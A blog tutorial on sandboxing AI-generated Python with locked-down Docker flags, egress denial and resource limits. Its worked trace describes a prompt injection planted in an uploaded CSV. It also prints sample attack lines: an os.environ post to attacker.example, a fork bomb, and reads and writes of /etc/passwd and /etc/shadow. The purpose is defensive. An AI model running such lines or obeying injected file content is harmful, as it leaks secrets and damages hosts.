

Build an AI Agent Sandbox: Running AI-Generated Code Safely
An agent that writes its own Python is only as safe as the box it runs in. Here's the layered sandbox that keeps a bad script from becoming a bad day.
"Analyze this CSV and tell me the average order value" is a request most agents solve the same way: write a short Python script, run it, read the output back. That's genuinely useful, and it also means the agent is now an interpreter, executing code it wrote itself, in response to a task that might include content from a source nobody actually vetted, an uploaded file, a scraped page, a customer-submitted ticket. Somewhere between "write a script" and "run it" a decision gets made about what that script is actually allowed to touch, and if that decision is "whatever the host process running the agent can touch," the sandbox isn't a hardening step. It's the only thing standing between a wrong-looking CSV and a real problem.
The one sentence to remember
A sandbox doesn't need to correctly guess whether a piece of AI-generated code is malicious. It needs to make the question irrelevant, by ensuring that even the worst plausible code, the one written after a successful prompt injection, cannot reach the network, the host filesystem, or anything the task didn't explicitly need.
This is the hands-on build behind the three-step version of sandboxing covered in AI Agents Are Not Chatbots: isolated execution, restricted network, no persisted state. Here's what each of those actually looks like as real code, why each layer exists independently of the others, and a worked trace of a real escape attempt failing at each boundary in turn.
The Architecture
Every layer here has to hold on its own
None of these layers assumes the others worked. Network egress is denied even though the container is already non-root. Resource limits apply even though the network is already cut off. A sandbox where one strong-sounding control, "it's containerized," is doing all the work is one misconfiguration away from that control being the only thing between AI-generated code and the host.
Why "Just Call exec()" Is the Whole Problem
The fastest way to let an agent run Python is also the most dangerous: evaluate the code directly, in the same process that's already running the agent.
# WRONG: the generated code runs with the agent's own privileges
def run_code(code: str) -> str:
    import io, contextlib
    output = io.StringIO()
    with contextlib.redirect_stdout(output):
        exec(code)  # this has the agent process's filesystem, network, and env vars
    return output.getvalue()
exec() doesn't create a boundary, it just runs the code
Code executed this way can read every environment variable the agent process holds, including API keys. It can open a socket to anywhere the host can reach. It can read and write anything the agent's own filesystem permissions allow. Sandboxing isn't a library function you call around untrusted code, it's a genuinely separate execution environment the code runs inside, with its own filesystem, its own network path, and its own resource ceiling.
The right version doesn't try to make exec() safer. It replaces "run this in my process" with "hand this to something that can't touch my process at all":
import subprocess
import tempfile
import os

def run_sandboxed(code: str, timeout_seconds: int = 10) -> dict:
    with tempfile.TemporaryDirectory() as scratch:
        script_path = os.path.join(scratch, "run.py")
        with open(script_path, "w") as f:
            f.write(code)

        try:
            result = subprocess.run(
                [
                    "docker", "run", "--rm",
                    "--network", "none",
                    "--memory", "256m",
                    "--cpus", "0.5",
                    "--pids-limit", "64",
                    "--read-only",
                    "--tmpfs", "/tmp:size=16m",
                    "--user", "nobody",
                    "-v", f"{script_path}:/sandbox/run.py:ro",
                    "python:3.12-slim",
                    "python", "/sandbox/run.py",
                ],
                capture_output=True,
                text=True,
                timeout=timeout_seconds,
            )
        except subprocess.TimeoutExpired:
            return {"ok": False, "error": "Execution exceeded the time limit"}

        return {
            "ok": result.returncode == 0,
            "stdout": result.stdout[:10_000],
            "stderr": result.stderr[:2_000],
            "returncode": result.returncode,
        }
Every flag on that docker run line is doing real work, covered layer by layer below.
Process Isolation Alone Is Not a Boundary
A plain subprocess shares more than it looks like it does
subprocess.run(["python", "script.py"]), with no container at all, still runs as the same user, on the same filesystem, with the same network access as the agent process. It's a separate process, not a separate environment. Isolation has to happen at the OS or virtualization level, not just at the process level, or "sandboxed" is describing a naming convention, not a security boundary.
| Isolation level | What it actually contains | Escape difficulty |
|---|---|---|
| Plain subprocess | A separate process, same user, same filesystem, same network | Trivial, there's nothing to escape from |
| Container (namespaces + cgroups) | Separate filesystem view, separate process namespace, resource limits enforced by the kernel | Real, but shares the host kernel, a kernel exploit reaches the host |
| gVisor or Firecracker microVM | A separate, intercepted kernel interface or a genuinely separate lightweight VM | Substantially higher, the attack surface shared with the host is far smaller |
Match the isolation level to how much you trust the code's origin
A standard container is a reasonable default for code an agent wrote to answer an internal analytics question. Code that runs based on content from an untrusted, external source, a document an agent read, a webpage it fetched, a user-submitted file, is exactly the case where a shared-kernel container is the weaker link, and gVisor or a Firecracker microVM's extra isolation earns its added operational cost.
Resource Limits: Bounding What "Slow" and "Big" Mean
A sandbox that fully isolates filesystem and network but lets code run forever, or allocate unlimited memory, still takes down the host it's running on.
CPU and memory caps stop a resource exhaustion, accidental or not
--memory 256m --cpus 0.5 bounds a runaway loop or a genuinely enormous in-memory computation to a slice of the host, not all of it. A memory limit that's hit kills the container's process, not the host.
A process-count limit stops a fork bomb before it's a fork bomb
--pids-limit 64 caps how many processes the container can spawn. Code that tries while True: os.fork() hits that ceiling almost immediately instead of consuming every process slot on the host.
A wall-clock timeout is enforced from outside the sandbox, not inside it
The timeout=timeout_seconds on subprocess.run is what actually kills a hung container, an infinite loop inside the sandbox has no incentive to notice it should stop on its own. The timeout has to live in the code that launched the container, not rely on the sandboxed code cooperating.
Network Egress: Default Deny, Not Default Allow
--network none is the single highest-leverage flag in the example above. A sandbox with unrestricted outbound access is fully isolated from the host filesystem and still perfectly capable of reading every environment variable it was handed and shipping it to an external server.
Filesystem isolation without network isolation isn't isolation, it's a mailing address
Code that can't touch the host disk but can make an HTTP request doesn't need to touch the host disk. It can read whatever secrets were mounted into its own scoped environment and send them straight out. Every other control in this article assumes network egress is closed by default, the same default-deny posture argued for API tokens in How to Give AI Agents Access to APIs, applied here at the network layer instead of the credential layer.
When a task genuinely needs the sandbox to reach something, a specific package index, one internal API, the fix isn't opening the network wholesale. It's routing the container through an egress proxy that allowlists specific destinations and denies everything else by default, the container never gets an unfiltered route out, only a filtered one to exactly what the task requires.
Filesystem: Read-Only Root, No Persistence Between Runs
--read-only mounts the container's own root filesystem as read-only, so code can't modify the image it's running from even if it tries. --tmpfs /tmp:size=16m gives it a small, genuinely writable scratch space that exists only for the life of that container and disappears the moment it exits.
Ephemeral by default means one run's mistake can't become the next run's problem
No host path gets mounted into the container in the example above except the one read-only script file it's meant to execute. Nothing the code writes to /tmp survives past --rm deleting the container. A run that goes wrong, writes garbage, fills its scratch space, even manages to corrupt something inside its own filesystem view, leaves nothing behind for the next run to inherit.
Capturing Output Safely
The result coming back out of the sandbox is also untrusted data, not just the code that produced it, and needs the same care applied to it before it flows back into the agent's context.
| Risk | What the example code does about it |
|---|---|
| A print loop floods the agent's context with megabytes of output | result.stdout[:10_000] truncates before it ever reaches the agent |
| A stack trace leaks internal sandbox paths or image details | Truncate and, in production, strip anything that looks like an internal path before logging or returning it |
| A hung process never returns at all | The outer timeout=timeout_seconds guarantees a result either way, success, failure, or timeout, within a bounded time |
A Worked Trace: What Happens to a Real Escape Attempt
The agent is asked to summarize a CSV that was uploaded by an external partner. Buried in a cell of that CSV is injected text instructing the agent to also exfiltrate environment secrets, the exact mechanism covered in Prompt Injection and Agent Hijacking. The model, reading that cell as part of its task, writes code that attempts it.
| Attempted code | What actually happens |
|---|---|
requests.post("https://attacker.example/collect", data=os.environ) | --network none means there's no route out at all. The request fails at the socket layer before it leaves the container. |
open("/etc/passwd").read() | Succeeds, but reads the minimal, unmodified file from the python:3.12-slim image itself, nothing sensitive was ever mounted into this container to read. |
while True: os.fork() | Hits --pids-limit 64 almost immediately, the container's process table fills and new forks fail, contained entirely inside the sandbox. |
open("/etc/shadow", "w").write("pwned") | Fails outright, --read-only means the root filesystem rejects the write regardless of what user permissions inside the container might otherwise allow. |
Notice that none of these depended on the code being recognized as malicious
The agent never had to detect the injected instruction, refuse it, or reason its way out of following it. Every attempt failed because the sandbox made it structurally impossible, not because anything upstream was smart enough to catch it. That's the same architectural argument made in Build an AI Agent That Can Safely Execute PowerShell Commands for a Windows admin shell, applied here to a general-purpose code interpreter instead.
When to Reach for a Managed Sandbox Instead of Building Your Own
This is real infrastructure to operate, not a one-time setup
Container images need patching. Egress allowlists need maintaining as tasks change. gVisor or Firecracker adds real operational surface if you need that level of isolation. Building this yourself is the right call when you need specific packages, on-premises execution, or control over exactly what's mounted where. It's not the only option.
Server-hosted code execution, where the provider runs and maintains the sandbox, is a legitimate alternative when the isolation requirements above are what you need but operating the infrastructure yourself isn't the goal. Anthropic's own API offers exactly this as a server-side tool, code runs in a managed sandbox without your application hosting a container fleet at all. The architecture in this article is what to reach for when the task needs something a managed option doesn't offer, custom dependencies, a specific network topology, or execution that has to happen inside your own infrastructure for compliance reasons.
The Bottom Line
An agent that can write and run its own code is significantly more useful than one that can only suggest code for a human to run, and that capability is exactly as safe as the box it runs inside, not as safe as the model's judgment about what it should or shouldn't do. Isolation that actually contains the process, resource limits that bound what a mistake can cost, network egress that's closed unless explicitly opened, and a filesystem that remembers nothing between runs, none of these are optional hardening on top of a working sandbox. They're what makes it a sandbox instead of a differently-named path to the same host.
The test worth running before this executes anything real
Take the exact docker run flags, or their equivalent, your sandbox actually uses, and try to write the most damaging thing AI-generated code could attempt against each one: read a secret, reach the network, outlive its timeout, persist something to the next run. If every attempt fails for a structural reason, not a policy one, the sandbox is doing its job.
The question isn't whether AI-generated code should be trusted. It's whether the environment it runs in ever had to answer that question at all.

Written by
Chetan Yamger
Cloud Engineer · AI Automation Architect · Modern Workplace Consultant
Cloud Engineer, AI Automation Architect, and Modern Workplace Consultant based in Amsterdam, Netherlands. Specializing in scalable, secure enterprise solutions with Microsoft Azure, Intune, PowerShell, and AI-driven automation using ChatGPT, Gemini, and modern LLM technologies.
Stay in the loop.
New articles, straight to you.
Deep-dive technical articles on Intune, PowerShell, and AI — no noise, no spam.
Discussion
Share your thoughts — your email stays private
Leave a comment